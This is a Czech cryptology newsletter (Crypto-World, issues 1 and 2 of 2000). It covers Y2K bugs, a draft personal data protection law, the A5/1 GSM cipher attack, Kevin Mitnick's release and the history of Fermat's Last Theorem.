Crypto-World

Informační sešit GCUCMP

2000


Ročník 2

Obsah:

Poznámka (18.6.2004):
Domovská stránka e-zinu je http://crypto-world.info
e-mail : pavel.vondruska@crypto-world.info

Informační sešit GCUCMP
Crypto-World 1/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit rozesílán registrovaným čtenářům,
registrace na adrese hruby@gcucmp.cz , subject : Crypto-World
(62 e-mail výtisků)
Uzávěrka 5.1.2000



OBSAH : **Str.**

A. Slovo úvodem

Mgr. Pavel Vondruška, NBÚ

Vážení kolegové, vážení čtenáři,

dovolte mi, abych Vám touto cestou popřál v nastávajícím roce 2000 vše nejlepší, hlavně zdraví, úspěchy v práci a splnění Vašich osobních přání a předsevzetí.

Kryptologická sekce JČMF (GCUCMP) je otevřenou, neziskovou organizací, která sdružuje odborníky a zájemce o oblast teoretické i aplikované kryptologie. V minulých letech se podílela na uspořádání významných mezinárodních akcí jako Pragocrypt´96, Eurocrypt´99. Těsně spolupracuje s mezinárodní organizací IACR (International Association for Cryptologic Research). Případné otázky týkající se členství a plánovaných akcí Vám rád zodpoví předseda GCUCMP Dr.Jaroslav Hrubý, CSc.. Kontaktovat jej můžete nejlépe na e-mail adrese: hruby@gcucmp.cz, předmět : GCUCMP.

Tento informační sešit GCUCMP, Crypto-World je rozesílán na 60 e-mail adres. Byl založen v loňském roce a dosud vyšla 4 čísla (9/99, 10/99, 11/99, 12/99). Sešit vychází jedenkrát měsíčně. Zatím hledá svoji konečnou podobu. Je koncipován jako informační zdroj. Některé informace jste mohli z tohoto zdroje získat ještě žhavé, ale současně musím konstatovat, že měsíc mezi jednotlivými čísly je pro některé aktuální informace přece jen dlouhá doba a informace připravené pro tento sešit se mezitím objevily v běžných (i českých) zdrojích.

Vzhledem ke zvyšujícímu se zájmu o tento sešit jsem se rozhodl vytvořit jednoduchou webovskou stránku, na které najdete všechna dosud vyšlá čísla Crypto-Worldu a to jak v HTML podobě, tak v podobě připravené ke stažení (původní podoba sešitů, ve které byla čísla rozesílána) . Na webovské stránce je také část věnovaná semináři z kryptologie, který probíhá ve školním roce 1999/2000 na MFF UK (KSI) pod vedením Dr. J.Součka, DrSc. a Mgr.T.Beneše). Mimo informací o tématech jednotlivých přednášek zde budou umístěna některá témata v elektronické podobě a další související informace.

Předpokládám, že stránka bude sloužit i k dalším informacím, které se týkají GCUCMP nebo akcí, na nichž se GCUCMP nebo její členové podílí. Snad se podaří vytvořit něco jako informační kalendář o chystaných akcích.

URL této webovské stránky je :

http://www.mujweb.cz/veda/gcucmp

Registrovaným odběratelům sešitu budou další čísla rozesílána i nadále na jimi uvedenou e-mail adresu (prosím hlásit změny ! e-mail adresy, případně oznámit , že další čísla již nechcete dostávat). Sešit bude na web umístěn s jistým zpožděním (cca 14 dní).

Dovolte mi, abych poděkoval RNDr. Jiřímu Součkovi, DrSc. (MÚ ČSAV), Ing. Jaroslavu Pinkavovi, CSc. (AEC), Ing. Jiřímu Němejcovi, CSc. (GESTO Communications), kteří svými příspěvky a připomínkami pomohli zvýšit úroveň sešitů v loňském roce.

Závěrem bych Vás chtěl požádat o pomoc a spolupráci při přípravě sešitu, především o zasílání příspěvků, novinek a článků a upozornění na zajímavé akce . Sešit jako kolektivní dílo bude jistě pak o několik řádů kvalitnější a bude mít vyšší informační hodnotu.

B. Země vstoupila do roku 19100

Mgr. Pavel Vondruška, NBÚ

Předpokládám, že jste jako odborníci na bezpečnost IT se zájmem sledovali, jak se projeví Y2K problém na přelomu roku 1999 / 2000. Samozřejmě, že opatření typu "hlídání" počítačů na Silvestra Vám připadala směšná a projevy některých "odborníků" v televizi a sdělovacích prostředcích spíše připomínaly šíření poplašné zprávy a některé nabídky jste chápali jako čistě legitimní pokusy o zvýšení zisku firmy. Jenže celý problém měl (má) svůj reálný podklad, který se přece jen mohl projevit a nesměl se tedy zanedbat. Lze dokonce očekávat, že u řady malých firem vlastnící DOSovské aplikace nebo staré databázové aplikace (především různá účetnictví) se ještě problém Y2K "nečekaně" projeví nyní začátkem ledna při vystavování např. účetních dokladů. Právě zastaralý software může být příčinou ještě mnoha úsměvných situací, které mohou nastat . Velké informační, komunikační a vojenské systémy, atomové elektrárny chyby nezaznamenaly (nějaká drobná hlášení o problémech atomových elektráren v Japonsku snad neměla příčinnou souvislost s Y2K).

V pátek odpoledne jsem seděl u svého počítače a na internetu sledoval, zda se objeví hlášení o problémech z oblastí, ke kterým rok 2000 dorazil . Austrálie nehlásila nic mimořádného a oslavy se začaly přibližovat Evropě. Krátce po 14.00 hod (našeho času) jsem zachytil zprávu, která vyzývala, aby se zájemci o problém Y2K podívali, kolik hodin je na Chatham Island (Nový Zéland, jedno z prvních míst, kde bylo možné slavit příchod roku 2000) a provedli to dotazem na *Swissinfo Worldtime.*

Příslušná URL adresa je
http://www.swissinfo.net/cgi/worldtime/clock.pl?Chatham,New=Zealand

Pokud jste na tuto adresu zavítali, mohli jste si s úsměvem přečíst toto :

Local time Chatham, New Zealand

Current time in Chatham, New Zealand is:

Saturday, January 1, 19100 - 02:31:28

Programátor tak jednoduché aplikace, jakou je perlový skript, který umožňoval stanovit čas na libovolném místě světa, neošetřil aplikaci pro přechod na nový letopočet a v této aplikaci po roce 1999 následoval rok 19100). Vzpomněl jsem si na svá dětská léta, kdy jsem počítal 21,22,23,..,28,29,210 (čti dvacet deset).

Večer (našeho času) již provozovatel SwissInfo program upravil, a tak jsem si mohl již jen přečíst :

Local time Chatham, New Zealand

Current time in Chatham, New Zealand is:

Saturday, January 1, 2000 - 09:22:16

Tato chybička mě naplnila *"optimismem",* že nějaký ten problém na internetu s přechodem na Y2K ještě najdu, ale hlášení z celého světa zněla ***"přechod na nový letopočet proběhl bez problémů"***. Nakonec jsem tedy vypnul počítač a šel raději slavit ten neopakovatelný mystický přechod z jednoho roku do druhého (nebo dokonce do dalšího tisíciletí ?). Určitý problém jsem ještě zaznamenal po půlnoci, kdy jsem chtěl několika známým zavolat ze svého mobilu, ale nemohl jsem se nikam dovolat, pak mi došlo, že to není problém Y2K, ale obyčejné přetížení telefonní sítě , asi stejné jako na ***svatého Valentýna***, a protože jsem na tento problém byl předem připraven , díky letáčku, který jsem našel v poštovní schránce, mohl jsem jít místo telefonování zase slavit.

C. Nový zákon o ochraně osobních údajů

Mgr. Pavel Vondruška, NBÚ

Není tajemstvím, že nový zákon o ochraně osobních údajů je na nejlepší cestě ke svému přijetí. Předkladatelem zákona je místopředseda vlády Ing. P.Mertlík, CSc. (přesněji: zástupcem navrhovatele, neboť jde o vládní návrh). Zákon by měl nahradit dnes již v mnoha ohledech nevyhovující zákon č. 256/92 Sb.. Tento starý zákon je kritizován zejména pro svou nekompatibilitu s požadavky EU.

Nový zákon vypracoval ÚSIS, vláda jej schválila už v září (svým usnesením č. 968 z 22. 9. 1998) a v Poslanecké sněmovně Parlamentu ČR tento zákon prošel počátkem listopadu prvním čtením.

Až dosud byla u nás problematika ochrany osobních údajů řešena zákonem č. 256/92 Sb., který se zabýval ochranou těchto údajů při jejich zpracování v informačních systémech. Tento zákon byl opravdu více méně proklamativní, neboť předpokládal zřízení samostatného úřadu, který by měl na starosti ochranou osobních údajů a který nikdy nevznikl. Dále definoval řadu pravidel, ale nedefinoval sankce za jejich porušení. Jeho dodržování se pak stalo opravdu jen věcí cti, konec konců prodej dat z různých databází a následné zavalování domácností nabídkami plenek a dalších předmětů s křidélky a bez křidélek nebylo a nemohlo být vlastně ani postihováno.

Nový zákon by měl odpovídat standardům EU. I on předpokládá vznik samostatného úřadu, jeho předseda a 7 inspektorů bude jmenováno přímo Senátem (a očekává se, že personálně a materiálně zřejmě vznikne odštěpením ze stávajícího ÚSISu). Nový zákon nejen upravuje nakládání s osobními daty (údaji) v informačních systémech jako zákon 256/92 Sb., ale zabývá se ochranou osobních dat bez ohledu na nějakou specifickou formu jejich zpracování a nakládání s nimi. Významné je jistě také nové pravidlo, že osobní údaje lze zpracovávat pouze se souhlasem fyzických osob, ke kterým se osobní údaje vztahují (kromě taxativně vymezených případů - evidence vymezené zákonem). To zní velice slibně. Jenže není všechno zlato co se třpytí a pravděpodobně není osobní údaj jako "osobní údaj".

Poslední poznámku vysvětlím na jednom z detailů, které byly diskutovány začátkem prosince na tiskové konferenci na ÚSIS, které se zúčastnil i místopředseda vlády ing. Pavel Mertlík,CSc. , zástupci ÚSISu a pánové doc.Smejkal a doc.Mates (kteří, pokud vím, pod zákonem podepsáni nejsou a kteří zasvěceně odpovídali na dotazy novinářů a fakticky zákon vysvětlovali a hájili).

Nejprve uvedu definici osobního údaje, který požívá ochrany navrhovaného zákona :
...osobním údajem [je] jakýkoliv údaj týkající se určeného nebo určitelného subjektu údajů. Subjekt údajů se považuje za určený nebo určitelný, jestliže lze na základě jednoho či více osobních údajů přímo či nepřímo zjistit jeho identitu.
O osobní údaj se nejedná, pokud je třeba ke zjištění identity subjektu údajů nepřiměřeného množství času, úsilí či materiálních prostředků. …

Z diskuse vyplynulo, že např. e-mailová adresa není osobním údajem ve smyslu zákona (toto stanovisko hájil doc.Smejkal), neboť ji v obecném případě nelze ztotožnit s určitou osobou. Doc. Mates doplnil, že ani listovní adresa není osobním údajem ve smyslu právě navrhovaného zákona. Vysvětlil to příkladem domu, ve kterém bydlí tři osoby stejného jména, například otec, syn a děd a tedy z adresy nelze příslušnou osobu bez doplňujících údajů jednoznačně určit. Takže na "dárkové" balíčky s křidélky , oznámení o miliónových výhrách a nabídky speciálního zboží se můžeme i nadále těšit. Právě tyto křiklavé případy vnímané širokou veřejností jako zneužití osobních dat tedy jaksi asi postihnuty opět nebudou.

Jsem zvědav, jak otázka, co je a co není osobní údaj, bude v praxi posuzována a tak pravděpodobně potřeba právníků a soudních znalců asi výrazně stoupne. První problém v této oblasti bude řešen v souvislosti s tím, že " všechny subjekty, které chtějí zpracovávat osobní údaje, to musí oznámit Úřadu pro ochranu osobních údajů. Ten pak subjekt zaregistruje nebo mu dokonce zpracování nepovolí. Vzhledem k tomu, že každý zaměstnavatel eviduje na personálním oddělení osobní data svých zaměstnanců, tak úředníkům tohoto úřadu jejich nekonečnou práci nezávidím. Docela mě zaujala i možnost, že Úřad pro ochranu osobních údajů některému podnikateli zakáže tato data evidovat.

Další diskutabilní oblastí budou jistě rozsáhlé pravomoci kontrolorů, kteří mohou vstupovat do objektů určených k podnikání a zde provádět svoji kontrolní činnost. V rámci této činnosti mohou např. pořídit kopie obsahu paměťových médií nacházejících se u kontrolovaného (§ 37 písm. f) a to bez udání důvodu, mohou také požadovat zdrojové kódy programů (§ 37 písm. b), a to dokonce nejen po kontrolovaném, ale doslova i "po jiných osobách" (zde je omezení, že požadavek předložit zdrojový kód musí souviset s předmětem kontroly). Jinými osobami jsou pravděpodobně myšleni programátoři, kteří příslušné aplikace pro kontrolovanou organizaci vyvinuli. Jako bývalý programátor jsem nevěřícně kroutil hlavou a začal domýšlet některé důsledky a nakonec mne rozveselila představa, jak kontrolor žádá firmu Borland o zdrojový kód Delphi, neboť kontrolovaná osoba použila pro shromažďování svých dat databázovou aplikaci napsanou v tomto vývojovém prostředí.

Nejsem znalec zákonů v EU, ale obávám se, že tzv. kompatibilita tohoto zákona znamená, že náš zákon je nadmnožinou standardu EU a byl s českou snahou o zviditelnění vylepšen o některé "drobné" detaily s dalekosáhlými právními důsledky (zásah do Autorského zákona, možná i kolize se Zákonem o státním tajemství 148/98 Sb. apod.). Zákon sice malého českého občana asi moc neochrání, ale právnickým firmám slibuje docela dobrou živnost.

Plné znění navrhovaného zákona viz např.
http://www.usiscr.cz/cz/dokumenty/diskuse/ochrana_vladni.html
http://www.psp.cz/sqw/tiskt.sqw?0=3+CT=374+CT1=0

D. Soukromí uživatelů GSM ohroženo

Mgr. Pavel Vondruška, NBÚ

Po předběžném oznámení ze začátku prosince publikoval A.Shamir a A. Biryukov devátého prosince útok, který umožňuje v reálném čase a s malými náklady luštit algoritmus A5/1 ! Profesor Adi Shamir je již legendární kryptolog , jeden z trojice autorů, která publikovala před dvaceti lety RSA algoritmus, vynálezce zařízení TWINKLE (předvedené poprvé v Praze) a Alex Biryukov je mladý nadějný matematik, který se jako stipendista loni v květnu zúčastnil konference EUROCRYPT´99. Algoritmus A5/1 je silnější verze algoritmu, který chrání přenos hlasové a datové komunikace v GSM telefonech. Tuto verzi používá v Evropě (včetně ČR) více jak jedno sto miliónů uživatelů. Celkem je použit v 215 miliónech GSM telefonech po celém světě, z toho v 5-ti miliónech telefonů v USA. Algoritmus byl prolomen již dříve, ale útok vyžadoval speciální nákladný hardware a bylo zapotřebí něco mezi 2^40 až 2^45 kroků. Útok tedy mohla provést jen velká organizace, která disponuje dostatečným finančním zázemím. V článku, který byl nyní publikován, je popsán útok, který lze realizovat na PC s 128 MB RAM a dvěma pevnými disky o kapacitě 73 GB, dále je nutné zachytit prvé dvě minuty hovoru, popsanou analýzou lze pak nalézt klíč za méně než 1 vteřinu ! Protože GSM telefony vysílají frame každých 4.6 millisecondy, znamená to, že dvě minuty konverzace obsahují 120 * 1000/4.6 , tedy přibližně 2^15 framů. Počet nutných kroků k nalezení klíče je pak mezi 2^37 až 2^48 . Útok byl verifikován na aktuální implementaci algoritmu A5/1. Při těchto údajích je jasné, že útok může teoreticky provést hacker, který si svůj počítač dostatečně vylepší diskovou kapacitou a bude schopen naprogramovat algoritmus uvedený v publikované zprávě. Soukromí uživatelů GSM telefonů je tak vážně ohroženo.

Na závěr připomenu, že na rump session konference Crypto 99 David Wagner předvedl útok na slabší variantu výše uvedeného algoritmu A5/2 (tato varianta je určena pro GSM telefony ve východní Evropě). Ukázal, že vzhledem k velkému počtu pseudo-náhodných bitů je k prolomení této verze potřeba jen O(2^16) kroků.. Demonstroval tak, že se jedná o velice slabé zabezpečení této části komunikace.

Zdroj: Postscript souboru od Adi Shamira: http://cryptome.org/a5.ps (292K; 18 stran)

Pro přesnost dodejme, že GSM při komunikaci nepoužívá pouze algoritmus A5.
Implementovány jsou :

A3	autentizační algoritmus
A5/1	"silná verze" komunikačního algoritmu
nebo A5/2	"slabá verze" komunikačního algoritmu
A8	generace klíče pro hlasovou komunikaci

Detaily viz http://www.scard.org/gsm

E. Letem "šifrovým světem"

1. Eurotel není jediným, komu se díky Y2K problémům podařilo z roku 2000 vyrobit rok 1900. Zcela paradoxně se tak podařilo Microsoftu, který musel napravovat chyby v informacích týkajících se data uvedení knih na trh - uváděl totiž, že budou uvedeny na trh v lednu 1900.
   (31.12.1999, D.Dočekal, www.namodro.cz, rubrika IT-Y2K)

2. (Dr. P.Tesař) Problémem s Y2K se na své internetové stránce pochlubila i Česká národní banka.V souboru kurs00.txt ve kterém jsou všechny kurzovní lístky daného roku v textovém formátu se 3.ledna 2000 (staženo v 17:15) objevily následující informace:
   Datum |1 AUD|1 GBP |1 DKK| 1 EUR |100 JPY.....
   19000103|23,363| 57,807| 4,849 | 36,100 | 34,950 .....
   19000104|23,409| 57,601| 4,842 | 36,035 | 34,957 .....
   Pro nezasvěcené dodejme, že 19000103 je 3.ledna 1900 (mělo být 3.ledna 2000, tedy 20000103).
   Tato chyba byla však již následující den odstraněna.

3. Celosvětové odhadované náklady na přípravu výpočetní techniky na přechod do roku 2000 se odhadují na 500 miliard USD . Nejnižší publikovaný odhad je 50 miliard USD, nejvyšší 1 trilion USD. Pokud se vezmou i nepřímé náklady, pak nejvyšší odhady dosahují částky 3 triliony USD (zdroj: Newsweek).

4. Před rokem (v lednu 1999) mladá , teprve 16-ti letá irská studentka Sarah Flannery publikovala zprávu o novém šifrovém algoritmu na principu veřejného klíče, nazvaném Cayley-Purserův algoritmus. Uvedený algoritmus měl být rychlejší a lepší než RSA nebo ElGamal. Její práce vzbudila značnou pozornost. Problém byl v tom, že algoritmus nebyl zveřejněn. Publikovány byly jen srovnávací, výkonnostní testy. Celá práce, včetně algoritmu byla koncem roku 1999 zveřejněna , včetně dodatku (který také vypracovala Sarah Flannery) , ve kterém je algoritmus prolomen.
   An Investigation of a New Algorithm vs. the RSA http://cryptome.org/flannery-cp.htm

5. Některé upřesňující informace o přečtení (v našich novinách se psalo o rozšifrování) údajů ze starých magnetických záznamů - pásek STASI (tzv. SIRA archív) lze najít na níže uvedených webovských stránkách. Soubory nebyly zašifrovány, šlo spíše o technický problém čtení a rekonstrukce dat ze starých médií. Soubor F-22, který byl přečten, obsahuje úplný archív o agentech STASI. Přečteno bylo 63 035 dat vztahujících se k agentům - krycí jména, období kdy agent pracoval (okolo 47 000 agentů od roku 1950). Podle prvých zpráv vyplývá, že v roce 1989 bylo činných na 15000 agentů. Bezpečnostní experti uvedli, že přibližně 1/3 uvedených agentů nebyla do této doby odhalena.
   http://www.spiegel.de/spiegel/vorab/0,1518,56060,00.html
   http://www.heise.de/tp/deutsch/inhalt/te/1800/1.html
   http://www.snafu.de/~bstu/hva-sira/index.htm
   http://cryptome.org/gdr-f22.htm

6. Německá vláda se rozhodla pomoci při vývoji GPG . GPG bude volně šiřitelný program kompatibilní s (některými verzemi) PGP.
   http://www.nytimes.com/library/tech/99/11/cyber/articles/19encrypt.html
   http://www.gnupg.de/presse.en.html

7. NSA patentovalo a zveřejnilo technologii zvanou ECHELON. ECHELON systém umožňující automatické prohledávání a třídění mnoha komunikačních zdrojů (internet, telekomunikace) podle zadaných slov, klíčů a kritérií, který NSA použila i proti svým spojencům v Evropě, není jistě třeba představovat. Patentováním této technologie se NSA vlastně otevřeně k tomuto systému a k možnostem tohoto systému přihlásilo. (Kontrola 3 miliard spojení denně, včetně telefonů, mobilních telefonů, e-mailů, satelitních přenosů, downloadů apod.; některé zdroje uvádějí kontrolu až 90% všech spojení na internetu). Patent dostal číslo : U.S.Patent 5,937,422.
   Patent:
   http://www.patents.ibm.com/details?&pn=US05937422__
   Rozbor:
   http://trec.nist.gov/pubs/trec6/papers/nsa-rev.ps
   http://trec.nist.gov/pubs/trec7/papers/nsa-rev.pdf
   Obecné informace o ECHELONu:
   http://cryptome.org/echelon-dk.htm
   http://cryptome.org/sigint-dk.htm
   http://crytpome.org/echelon-dk2.htm
   http://www.echelonwatch.org
   http://www.wired.com/news/print/0,1294,32586,00.html
   Vynikající článek:
   http://mediafilter.org/caq/cryptogate


8. Případ, kdy se "neznalý" uživatel snažil využít "anonymní" e-mail server k odeslání hrozby teroristického - bombového útoku je popsán na URL adrese :
   http://www.zdnet.com/zdtv/cybercrime/news/story/0,3700,2324068,00.html
   Atentátník zaslal svoji hrozbu z e-mail adresy shadowmega@hotmail.com, kde si pro tento účel založil anonymní poštovní schránku. Policie kontaktovala Hotmail a požádala o spolupráci. Hotmail předal k příslušnému datu a času použitou IP adresu vlastníka u Americane Online. Použitím informace AOL policie přesně atentátníka identifikovala a zatkla jej v jeho bytě v Brooklynu. Závěrečná pointa celého příběhu je, že potřebné informace nemusela policie požadovat od serveru Hotmail, neboť tyto informace jsou dostupné v hlavičce odeslaného e-mailu.

9. Národní bezpečnostní úřad zpřístupnil na internetu digitální formu "BEZPEČNOSTNÍHO DOTAZNÍKU ORGANIZACE" . Organizace, které si vyzvedly disketu s překladačem (soubor DOTAZNIK.EXE), si mohou porovnat pomocí hashe (standard MD5, jednoduchý program pro výpočet je na webovské stránce také k dispozici), zda vlastní poslední datový formulář (soubor FORM.BIN) a pokud ne, mohou si aktuální verzi stáhnout. Kompatibilita datového formuláře s již vyplněnými daty všech předchozích verzí je zaručena a organizace nemusí vyplněná data znovu přepisovat.
   http://www.nbu.cz

10. Od 3.1.2000 nabývá platnost Zákon č. 106/1999 Sb „o svobodném přístupu k informacím". Na obvodních úřadech byly vytvořeny informační kanceláře, kde lze zdarma nebo za úplatu (při větší náročnosti při vyhledání dat) požadovat veřejné informace dle znění výše uvedeného zákona. Pokud Vás zajímá např. plat primátora hl. města Prahy, budete asi zklamáni, informační kancelář Magistrátu hlavního města tento údaj nesděluje.

Informační sešit GCUCMP
Crypto-World 2/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit rozesílán registrovaným čtenářům,
registrace na adrese hruby@gcucmp.cz , subject : Crypto-World
(75 e-mail výtisků)
Uzávěrka 5.2.2000



OBSAH : **Str.**

Sešity GCUCMP budou rozesílány ve formátu PDF

Vzhledem k tomu, že od příštího čísla bude distribuován sešit GCUCMP ve formátu PDF, dovoluji si zařadit následující obecnou informaci od jednoho z čtenářů našeho časopisu - Martina Kalába. Jeho článek zdůvodňuje, proč jsme se rozhodli právě pro tento formát.

Na internetu (www.mujweb.cz/veda/gcucmp) jsou od 25.1.2000 všechna uložená předchozí čísla našeho sešitu již zkonvertována do PDF formátu a je možné si je odtud v tomto formátu stáhnout. Pokud někdo z odběratelů přesto dává přednost formátu MS Word 97, stačí poslat e-mail na adresu hruby@gcucmp.cz a jako předmět uvést sešit-WORD.

Pro ty, kteří psali, že na www stránce ke změně nedošlo, nebo že při přenosu je hlášena chyba, si dovoluji poznamenat, že je nutné buď smazat cache nebo stisknout z www prohlížeče tlačítko RELOAD (nebo ekvivalent). Při změně jsem vyměnil příslušné soubory a ponechal jejich původní název; pokud z minulé "návštěvy" zůstal v cachy uložen starý soubor, je mu dána přednost před stahováním nového - upraveného z www stránky ….Návrat na hlavní stránku je pouze pomocí tlačítka Back nebo Zpět ve vašem prohlížeči. Stránka půjde cca od 15.2.2000 najít na www.seznam.cz oddíl věda / informatika .

A. Dokumenty ve formátu PDF

Martin Kaláb , FEL, ČVUT

PDF představuje v současné době snad nejuniverzálnější formát pro přenos a prezentaci dat. Soubory vytvořené ve formátu PDF lze prohlížet, upravovat a dál zpracovávat nezávisle na platformě, spolehlivě pracuje na PC, MAC i UNIX. PDF dokument nepotřebuje software, ve kterém byl vytvořen, výsledný soubor se přesto zobrazí nebo vytiskne v naprosto shodném grafickém a typografickém provedení. PDF soubory mohou uživatelé prohlížet také přímo v internetových prohlížečích.

Silnou stránkou PDF formátu je jeho snadná editovatelnost. Na poslední chvíli, např. před osvitem, lze opravit chybu v textu nebo měnit barevnost, velikost obrázků a další. Zneužití dokumentu zabrání možnost nastavení hesla.

A čím se soubory PDF prohlížejí?

PDF soubory mohou sloužit nejen k přenosu dat a k archivaci, ale také k přímému prohlížení na monitoru - k tomuto účelu existuje bezplatný program Adobe Acrobat Reader, který si můžete stáhnout například na adrese http://www.adobe.com/products/acrobat/readstep.html. PDF formát však umí otevřít například i Illustrator 7.0, Corel Draw 7.0 a další programy.

Proč je lépe získávat dokumenty ve formátu PDF než dokumenty vytvořené MS Wordem?

První nesporná výhoda PDF oproti Wordu byla již zmíněna, jedná se o kompatibilitu mezi všemi běžnými platformami. Dalším důvodem je stabilita dokumentu, jednou vytvořený PDF bude vypadat stejně i po přenosu na jiný počítač, jistě jste se již setkali se zdánlivě samovolným „rozhozením“ dokumentu vytvořeného ve Wordu. Pro tyto vlastnosti je formát PDF využíván profesionály na celém světě a pomalu se stává i standardem v osvitové technice.

Pokud vás ani tyto výhody nepřesvědčily ke čtení Crypto-Worldu ve formátu PDF je tu další výhoda oproti Wordu. Naprostá absence maker a tudíž i virů, tedy alespoň prozatím, protože jak bylo zmíněno v některém z minulých čísel, padl již mýtus přenosu virů v těle e-mailu.

B. Kevin Mitnick na svobodě

Mgr. Pavel Vondruška, NBÚ

Na osobní stránce Kevina Mitnicka (www.kevinmitnick.com/home.html) jsou umístěna dvě počítadla, jedno odpočítalo 4 roky 11 měsíců 6 dní 7 hodin 30 minut a druhé se mělo zastavit na nule. Prvé odpočítávalo dobu, kterou strávil za mřížemi a druhé - kolik času zbývá do jeho propuštění. Kevin byl propuštěn v pátek 21.1.2000 v 6.30 a.m. (chybička v perlovém scriptu způsobila, že se druhé počítadlo nezastavilo, ale přetočilo se a nyní odpočítává vlastně dobu, která se rovná 1 rok - doba po kterou je Kevin na svobodě). Nejhledanější počítačový zločinec byl propuštěn na svobodu po necelých pěti letech vězení.

Materiálu je o Kevinovi opravdu dost. Udává se, že jen důkazní spis čítá neuvěřitelných 200 miliónů stránek. Orientovat se v celém případu je docela těžké. Uvedu aspoň základní informace. Počítačového zločince Kevina Mitnicka, po němž pátrala už několik let, zatkla FBI v únoru 1995. Nebyl to obyčejný studentský počítačový hacker , zajímal se o technologii telefonů. Již jako 15-ti letý se naučil odposlouchávat telefonní hovory, dostat se do digitální ústředny, telefonovat zdarma, řadit hovory. Miloval mobilní telefon a jeho potenciální možnosti. Mobilní telefon se mu ovšem stal osudným (viz dále). Mitnick neovládal dokonale UNIX, a proto se spojil s jistým izraelským hackrem - snad studentem nebo mladým vědeckým aspirantem v Izraeli. Identita tohoto společníka nebyla nikdy odhalena. Jeho tajný společník měl značku jsz a vyznal se v průniku do UNIXOVÝCH serverů (ostatně ochrana těchto serverů byla ještě v plenkách). Společně hackovali systémy mobilních společností Oki, Motorola, Nokia a získávali především zdrojové kódy. Mitnick sám byl vynikající odborník na "telefonii", ale jeho sílu umocňovala schopnost vymámit tajné informace od lidí pomocí telefonu. Často zavolal na ústřednu a zde se dozvěděl potřebné informace. Byl schopen sestavit ze střípků informací to, co potřeboval. Kevin údajně uměl dokonale měnit hlas, vystupoval velice přesvědčivě a nenápadně. Tři roky se nabourával, kam se mu zlíbilo. Kradl i čísla kreditních karet, software, citlivá data apod. Toto vše se událo mezi červnem 1992 a únorem 1995. Kevinův konec začal na vánoce 1994, kdy pronikl pomocí internetu do osobního počítače vynikajícímu odborníkovi na počítačovou bezpečnost Tsutomu Shimomurovi. Tento odborník potom pomohl FBI Kevina vystopovat. Pomocí svého telefonu se Kevin hlásil z města Raleigh. Zjistilo se, že se připojuje na uzel Netcomu pomocí mobilního telefonu v noci. Agenti FBI sestavili zařízení , které jim ze zachyceného signálu mobilního telefonu dovedlo lokalizovat pozici volajícího. Kevin (který již v roce 1989 byl odsouzen na jeden rok za zneužití počítače) byl zaměřen a zadržen. V té době bylo Kevinu Mitnickovi již 33 let.

Kevin Mitnick byl postaven před soud. Zde čelil obvinění za pokusy o vniknutí nebo za vniknutí do desítek serverů včetně Netcom, Colorado Supernet, Motorola, Nokia, Fujitsu, Novell, NEC, Sun Microsystems a University of Southern California. Teoreticky mu hrozilo vězení až na 100 roků. Kevin se nedoznal. Ve světě začalo cyberpunkové hnutí na jeho podporu. Desítky internetových stránek žádalo SVOBODU PRO KEVINA. Kevin byl představován jako hacker, který má být exemplárně potrestán, aby se potlačila cyberpunková svoboda. V březnu roku 1999 - po čtyřech letech procesu - se Kevin přiznává (za slib trestu do 5-ti let).

Kevin Mitnick byl propuštěn v pátek 21.1.2000 v 6.30 hod a.m. (www.2600.com) .

(Nezkrácené znění tohoto článku viz Pavel Vondruška - COMPUTERWORD č.6/2000)

C. Velká Fermatova věta (historické poznámky)

Mgr. Pavel Vondruška, NBÚ

Dne 23.6.1993 oznámil profesor Andrew Wiles, že dokázal Velkou Fermatovu větu (v důkazu byla později objevena chyba, která byla odstraněna v září 1994 , v roce 1995 byl důkaz podroben revizi a uznán platným). Více než 200 stran obtížných výpočtů svědčí o velikém intelektuálním úsilí, které musel Wiles vynaložit. Výjimečnost Velké Fermatovy věty spočívá v tom, že se jednalo po dlouhou dobu o synonymum pro velice těžký, ne-li neřešitelný problém. Po více jak tři sta padesát let se marně snažili nejlepší matematici této planety najít důkaz věty, která zní: neexistují přirozená čísla, která řeší rovnici $x^n + y^n = z^n$, kde n je celé číslo větší než 2 . Fermat zformuloval úlohu někdy kolem roku 1637, sepsal ji latinsky a prohlásil, že ji umí dokázat. Současně však dopsal , že našel skutečně nádherný důkaz tohoto tvrzení, ale "okraj je však úzký na to, aby se na něj důkaz vešel." (… cujus rei demonstrationem mirabilem sane detexi. Hanc marginis exiguitas non caperet.). Fermat zanechal mnoho takovýchto "poznámek na okraji". Matematici, kteří přišli po něm, je chápali jako zformulované problémy a v průběhu let je všechny postupně vyřešili. Až na právě tento jediný. Proto toto tvrzení nazvali Fermatovou poslední větou (Fermat Last Theorem - FLT). V českých zemí se ovšem vžil název Velká Fermatova věta , snad pro svoji obtížnost nebo jako protiklad názvu jiného jeho tvrzení Malé Fermatovy věty. Ubíhala léta a staletí a tato věta nebyla dokázána ani vyvrácena. Když ve dvacátých letech tohoto století bylo dokázáno, že v každém uzavřeném, bezesporném systému axiomů existuje nedokazatelné tvrzení, někteří matematici zajásali : ano takovým tvrzením je v systému axiomů naší matematiky Velká Fermatova věta. Proto nám její důkaz či vyvrácení stále unikalo… Věta zde však stále byla a její němá výzva a poznámka Fermata o elegantním důkazu doslova dráždila celé další generace matematiků.

V roce 1955 byl formulován problém , který zjednodušeně říká, že každá eliptická křivka je ve skutečnosti vyjádřitelná jako modulární forma (hypotéza Taniyamova-Shimurova, TS-hypotéza). V roce 1985 si Gerhard Frey uvědomil souvislost mezi eliptickými křivkami a některými důsledky Velké Fermatovy věty. Dokonce je brzy dokázáno tvrzení, které zjednodušeně říká, že pokud existuje řešení Fermatovy rovnice, pak lze s jeho pomocí vytvořit eliptickou křivku, která není modulární a byla by tak popřena platnost TS- hypotézy. K důkazu Fermatovy věty tak již stačí málo - důkaz TS-hypotézy.

